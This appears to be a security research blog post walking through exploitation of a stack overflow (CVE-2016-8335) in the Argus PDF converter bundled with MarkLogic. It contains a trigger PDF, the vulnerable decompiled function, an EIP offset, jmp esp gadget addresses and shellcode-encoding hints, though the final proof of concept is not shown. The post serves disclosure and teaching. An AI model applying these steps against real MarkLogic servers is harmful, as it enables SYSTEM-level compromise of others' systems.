Deep dive in MarkLogic exploitation process via Argus PDF converter

by Marcin ‘Icewall’ Noga

Introduction

Talos discovers and responsibly discloses software vulnerabilities on a regular basis. Occasionally we publish a deep technical analysis of how the vulnerability was discovered or its potential impact. In a previous post (link) Talos took a deep dive into Lexmark Perceptive Document Filters, in this post we are going to focus on another converter used by MarkLogic located in `Converters/cvtpdf` folder, which is responsible for converting pdf to XML-based formats - Argus PDF. This blog will cover the technical aspects including discovery and exploitation process via the Argus PDF converter.





Photo Caption :: Argus PDF has been maintained by Iceni since 1998 [here url to Iceni argus - http://www.iceni.com/legacy.htm] and currently only available for legacy customers.

How exactly does it affect MarkLogic?

Before getting into the details watch this video which shows remote code execution tested on Marklogic 8.0-5.5 on Windows,, obtaining SYSTEM level privileges!

https://drive.google.com/file/d/1YwqN8gzCL7x_63VHjwp5mK9CRJBc5AgL/view?usp=drive_link

By using the dll in Argus PDF and the converter binary we can find the converter in the Marklogic directory at the following location:



But how exactly can we force MarkLogic to use this converter? Marklogic uses this converter each time XDMP API "pdf-convert" is used.

From the documentation's description of this API:

> *Converts a PDF file to XHTML. Returns several nodes, including a parts node, the converted document xml node, and any other document parts (for example, css files and images). The first node is the parts node, which contains a manifest of all of the parts generated as result of the conversion.*


Example of usage -- where the pdf we want to convert is read from an untrusted source::

```
xdmp:pdf-convert( xdmp:document-get("http://evildomain.localhost.com/malicious.pdf"), "malicious.pdf" )
```

When the above "pdf-convert" API is called, MarkLogic daemon spawns a "convert" binary, along with the use of Argus.dll, responsible for converting pdf into (x)html form.

Increased damage

As in our previous exploitation example, in the newer version of MarkLogic on Windows the "convert" component is spawned by MarkLogic without dropping privileges so "convert" performs its tasks with SYSTEM privileges! That dramatically increases the impact of successful exploitation because we gain the highest privileges on the system automatically.




Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Image Type	Integrity	User Name	ASLR	DEP
MarkLogic.exe	1.17	8 140 740 K	1 461 452 K	10112			64-bit	Poziom obowiązkowości – system	ZARZĄDZANIE NT\SYSTEM		DEP (permanent)
convert.exe	0.17	11 844 K	15 824 K	3728			32-bit	Poziom obowiązkowości – system	ZARZĄDZANIE NT\SYSTEM		DEP
conhost.exe	0.07	1 408 K	5 952 K	11316	Console Window Host	Microsoft Corporation	64-bit	Poziom obowiązkowości – system	ZARZĄDZANIE NT\SYSTEM	ASLR	DEP (permanent)

Recon

During the research related to this product Talos found multiple vulnerabilities in Iceni Argus PDF lib. To demonstrate the exploitation process we will use CVE-2016-8335 (TALOS-2016-0202) Iceni Argus ipNameAdd Code Execution, which is classic stack based buffer overflow. [http://blog.talosintelligence.com/2016/10/iceni-argus.html]

Linux version

First let's examine how the linux version of this converter will act when we attempt to convert our malformed pdf file:



The `convert` library has been compiled with security cookies in this case which would make exploitation more difficult, though it Is worth mentioning that this mechanism can be bypassed in certain conditions. You can read a great example of this in "Bypassing MiniUPnP Stack Smashing Protection" [http://blog.talosintelligence.com/2016/01/bypassing-miniupnp-stack-smashing.html] by Aleksander Nikolic.

Existence of security cookies and a confirm checksec:


```
icewall@ubuntu:~/exploits/cvtpdf$ ~/tools/checksec.sh --dir .
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   ./convert
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   ./jbig2dec
icewall@ubuntu:~/exploits/cvtpdf$
```

Again we see that `convert` executable does not support ASLR.

NOTICE : In the linux version the Argus library has been statically compiled with `convert` application.

Windows

Ok, let's check it on Windows:



Perfect, no stack cookies so exploitation should be straightforward.
For further information on the triaging process see the details in advisory available here (https://www.talosintelligence.com/vulnerability_reports/TALOS-2016-0202). The following is a summary version which will give general details about what went wrong and how to trigger this vulnerability.

Few steps to rule them all

1. Vulnerability exists in the function `ipNameAdd`.
2. Vulnerable code.

```
Line 1  int __cdecl ipNameAdd(char *src)
Line 2  {
Line 3    int v1; // esi@1
Line 4    int result; // eax@2
Line 5    int v3; // eax@5
Line 6    int v4; // esi@7
Line 7    char v5; // [esp+Ch] [ebp-11Ch]@1
Line 8    char dest[255]; // [esp+18h] [ebp-110h]@1
Line 9    int v7; // [esp+118h] [ebp-10h]@1
Line 10
Line 11   v7 = *MK_FP(__GS__, 20);
Line 12   strcpy(dest, src);
Line 13   v1 = rbtree_lookup(&v5, ipd[365]);
Line 14   if ( strlen(src) > 0xFF )
Line 15   {
Line 16     v3 = ipGStrGetStr("ipnametree.c", 0, "Name too long");
Line 17     icnErrorSet(28, v3);
Line 18     result = 0;
Line 19   }
```

Line 12 contains buggy strcpy call

3. Attacker creating `token` not being "regular" `Name object`,Integer,Float or HexString will cause stack based buffer overflow leading to arbitrary code execution.
4. Example of pdf triggering this vulnerability.

```
%PDF-1.4
1 0 obj
<</Type /Catalog
/Pages 2 0 R
/MAGIC AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(...)
>>
endobj
(...)
```

5. The overflowing "string"/chain of bytes can contain characters in the range [0x21-0xff] without 0x80.


Now we have all the necessary information and can start moving into the exploitation process.

Exploitation


Cyclic pattern

How many bytes are needed to overwrite the RET address?

We will use the Immunity Debugger with unmortal mona.py to obtain that info, generate a cyclic pattern, and replace overflowing "AAAA..." string in our pdf.




Re-Run our app :




Bingo! EIP has been overwritten with our cyclic buffer using `!mona pattern_offset (po) eip` command. We get the info for our EIP value at offset 260.

We can make our proof of concept exploit by overwriting EIP with our controlled value:



Building the exploitation strategy

We have the exploit skeleton and controlled EIP, now let's check right now the loaded module and mitigations implemented to have a picture of what path we should take to successfully exploit this case.



Lack of mitigations?! NO DEP !!!

Do we see this right? The executable file does not support DEP/ASLR and none of it is used by the modules! That means that you can turn on your favorite song from 90's and feel again the charm of direct-ret jmp esp exploits once again in 2016!

Direct-RET

Generally we just need to find the "jmp esp" instruction and remember about constraints:


```
0BADF00D [+] Command used:
0BADF00D !mona jmp -r esp -o -x * -cp alphanum -cpb '\x20'

         ---------- Mona command started on 2017-05-24 20:07:40 (v2.0, rev 566) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Ignoring OS modules
0BADF00D     - Pointer criteria : ['alphanum']
0BADF00D     - Bad char filter will be applied to pointers : '\x20'
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Querying 4 modules
0BADF00D     - Querying module Regus.dll
0BADF00D     - Querying module convert.exe
0BADF00D     - Querying module icudt36.dll
0BADF00D     - Querying module icuuc36.dll
0BADF00D     - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D     - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D     - Number of pointers of type 'jmp esp' : 2
0BADF00D     - Number of pointers of type 'call esp' : 2
0BADF00D     - Number of pointers of type 'push esp # ret ' : 1
0BADF00D [+] Results :
4B333951   0x4b333951 : jmp esp | ascii,print,ascii,alphanum,uppernum (PAGE_READONLY) [icudt36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v3.6.0.0 (C:\Program Files\MarkLogic\Converters\cvtpdf\icudt36.dll)
4B333275   0x4b333275 : jmp esp | ascii,print,ascii,alphanum (PAGE_READONLY) [icudt36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v3.6.0.0 (C:\Program Files\MarkLogic\Converters\cvtpdf\icudt36.dll)
4B33324D   0x4b33324d : call esp | ascii,print,ascii,alphanum,uppernum (PAGE_READONLY) [icudt36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v3.6.0.0 (C:\Program Files\MarkLogic\Converters\cvtpdf\icudt36.dll)
4B433647   0x4b433647 : call esp | ascii,print,ascii,alphanum,uppernum (PAGE_READONLY) [icudt36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v3.6.0.0 (C:\Program Files\MarkLogic\Converters\cvtpdf\icudt36.dll)
4B446861   0x4b446861 : push esp # ret  | ascii,print,ascii,alphanum (PAGE_READONLY) [icudt36.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v3.6.0.0 (C:\Program Files\MarkLogic\Converters\cvtpdf\icudt36.dll)
0BADF00D     Found a total of 5 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:14.490000
!mona jmp -r esp -o -x * -cp alphanum -cpb '\x20'
```

"-x *" because we don't care about whether page has "X (executable)" permission set, our pointer also has some limitation but to simplify it we will restrict it to "-cp alphanum" and throw out "-cpb \x20".

Shellcode


The same constraints used during shellcode generation :



Worth noting here is that we need to tell the encoder where start address of our shellcode is located. In our case this address is in the ESP register and we pass that info to the encoder via "BufferRegister=ESP"

PoC

Now we can test our exploit:



Summary

I just wanted to say sorry if you felt disappointed and expected to see a more advanced exploitation process because here "exploitation process" I guess is an abuse compared to current state of mitigations.
Nevertheless I think is worth to be aware that such big solutions like MarkLogic being used by very significant companies, agencies etc, also being audited / certified with http://www.marklogic.com/blog/nothing-common-about-the-common-criteria-security-certification /
can present a level of security in certain areas of its product on a pathetic level.

